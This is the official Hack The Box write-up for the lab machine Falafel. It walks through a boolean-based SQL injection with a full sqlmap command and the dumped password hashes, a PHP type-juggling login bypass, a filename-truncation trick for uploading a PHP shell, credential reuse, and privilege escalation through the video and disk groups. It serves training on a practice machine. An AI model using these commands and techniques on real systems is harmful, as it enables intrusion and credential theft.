Hack The Box
PEN-TESTING LABS

Falafel

23rd June 2018 / Document No D18.100.08

Prepared By: Alexander Reid (Arrexel)
Machine Authors: dm0n & Stylish
Difficulty: Hard
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Falafel is not overly challenging, however it requires several unique tricks and techniques in order to successfully exploit. Numerous hints are provided, although proper enumeration is needed to find them.

Skills Required

- Basic/intermediate knowledge of SQL injection techniques
- Intermediate/advanced knowledge of Linux


Skills Learned

- Boolean-based SQL injection
- Exploiting system file name restrictions
- Exploiting video group permissions
- Exploiting disk group permissions

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals OpenSSH and Apache. Judging by the OpenSSH or Apache versions, it is likely running Ubuntu Xenial Xerus.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Dirbuster finds a fairly substantial amount of files. If fuzzing for **txt** files, an extra hint can be obtained from the file **cyberlaw.txt**, which exposes the username **chris**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

SQL Injection & PHP Type Juggling

The login page can be exploited with a boolean-based SQL injection. SQLMap is very useful, however the --string flag must be specified for it to be successful. The command **sqlmap -r login.req --level=5 --risk=3 --string="Wrong identification" --technique=B -T users -D falafel --dump** will dump the users table, where **login.req** is a file containing an intercepted login POST request.

```
do you want to use common password suffixes? (slow!) [y/N]
[15:37:54] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:37:54] [INFO] starting 2 processes
[15:38:02] [INFO] cracked password 'juggling' for user 'chris'

Database: falafel

Table: users
[2 entries]
+----+--------+----------+-----------------------------------------------+
| ID | role   | username | password                                      |
+----+--------+----------+-----------------------------------------------+
| 1  | admin  | admin    | 0e462096931906507119562988736854              |
| 2  | normal | chris    | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling)   |
+----+--------+----------+-----------------------------------------------+

[15:38:09] [INFO] table 'falafel.users' dumped to CSV file '/root/.sqlmap/output
/10.10.10.73/dump/falafel/users.csv'
[15:38:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
10.10.10.73'

[*] shutting down at 15:38:09

root@kali:~/Desktop/writeups/falafel#
```

The **chris** user's password is a hint that type juggling can be used. As the admin hash begins with **0e**, any other hash which also begins with **0e** and is followed by all integers will be valid if a basic == comparison is used. This is due to PHP converting both hashes to floats with a value of 0. A quick search finds several options, with **240610708** hashing to **0e462097431906509019562988736854** as an example.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

File Upload

When attempting to upload a file with a name longer than 236 chars, a message is returned revealing that the file name has been changed. By creating a PHP file named A*232 followed by .php.gif, the machine will cut off the .gif extension, leaving only A*232.php and allowing for code execution.

```
root@kali:~/Desktop/writeups/falafel# ls
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php.gif
login.req
```

```
        <h3>Upload Succsesful!</h3>
        <div>
        <h4>Output:</h4>
        <pre>CMD: cd /var/www/html/uploads/0624-2318_4e10f2bccba3fc06; wget 'http://10.10.14.10/AAAAAAAAAAAAAAAAAA
        <pre>The name is too long, 251 chars total.
Trying to shorten...
New name is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Moshe

The credentials for the **moshe** user can be easily found in **/var/www/html/connection.php**.
Re-using the database password with su or attempting to SSH as moshe will succeed.

```
www-data@falafel:/var/www/html$ cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
```

```
root@kali:~/Desktop/writeups/falafel# ssh moshe@10.10.10.73
The authenticity of host '10.10.10.73 (10.10.10.73)' can't be established.
ECDSA key fingerprint is SHA256:XPYifpo9zwt53hU1RwUWqFvOB3TlCtyA1PfM9frNWSw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.73' (ECDSA) to the list of known hosts.
moshe@10.10.10.73's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Feb  5 23:35:10 2018 from 10.10.14.2
$ bash
setterm: terminal xterm-256color does not support --blank
moshe@falafel:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Yossi

Some basic enumeration reveals that moshe is part of the **video** group, which has read access to video devices. A script such as LinEnum will also find that yossi is currently in an active TTY session, so it can be assumed that a screenshot is required to progress.

Copying the contents of **/dev/fb0** and attempting to open it with Gimp/Photoshop/etc reveals seemingly useless image data. As the image processing program does not know the correct resolution, it must be supplied before it will render correctly. The actual resolution can be obtained from **/sys/class/graphics/fb0/virtual_size**.

The password **MoshePlzStopHackingMe!** can be used to SSH in directly as yossi.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Root

As yossi, checking the user groups again finds something interesting. As part of the **disk** group, yossi has full access to partitions mounted in /dev. Using **debugfs /dev/sda1**, it is possible to read the root flag as well as root's SSH priavte key.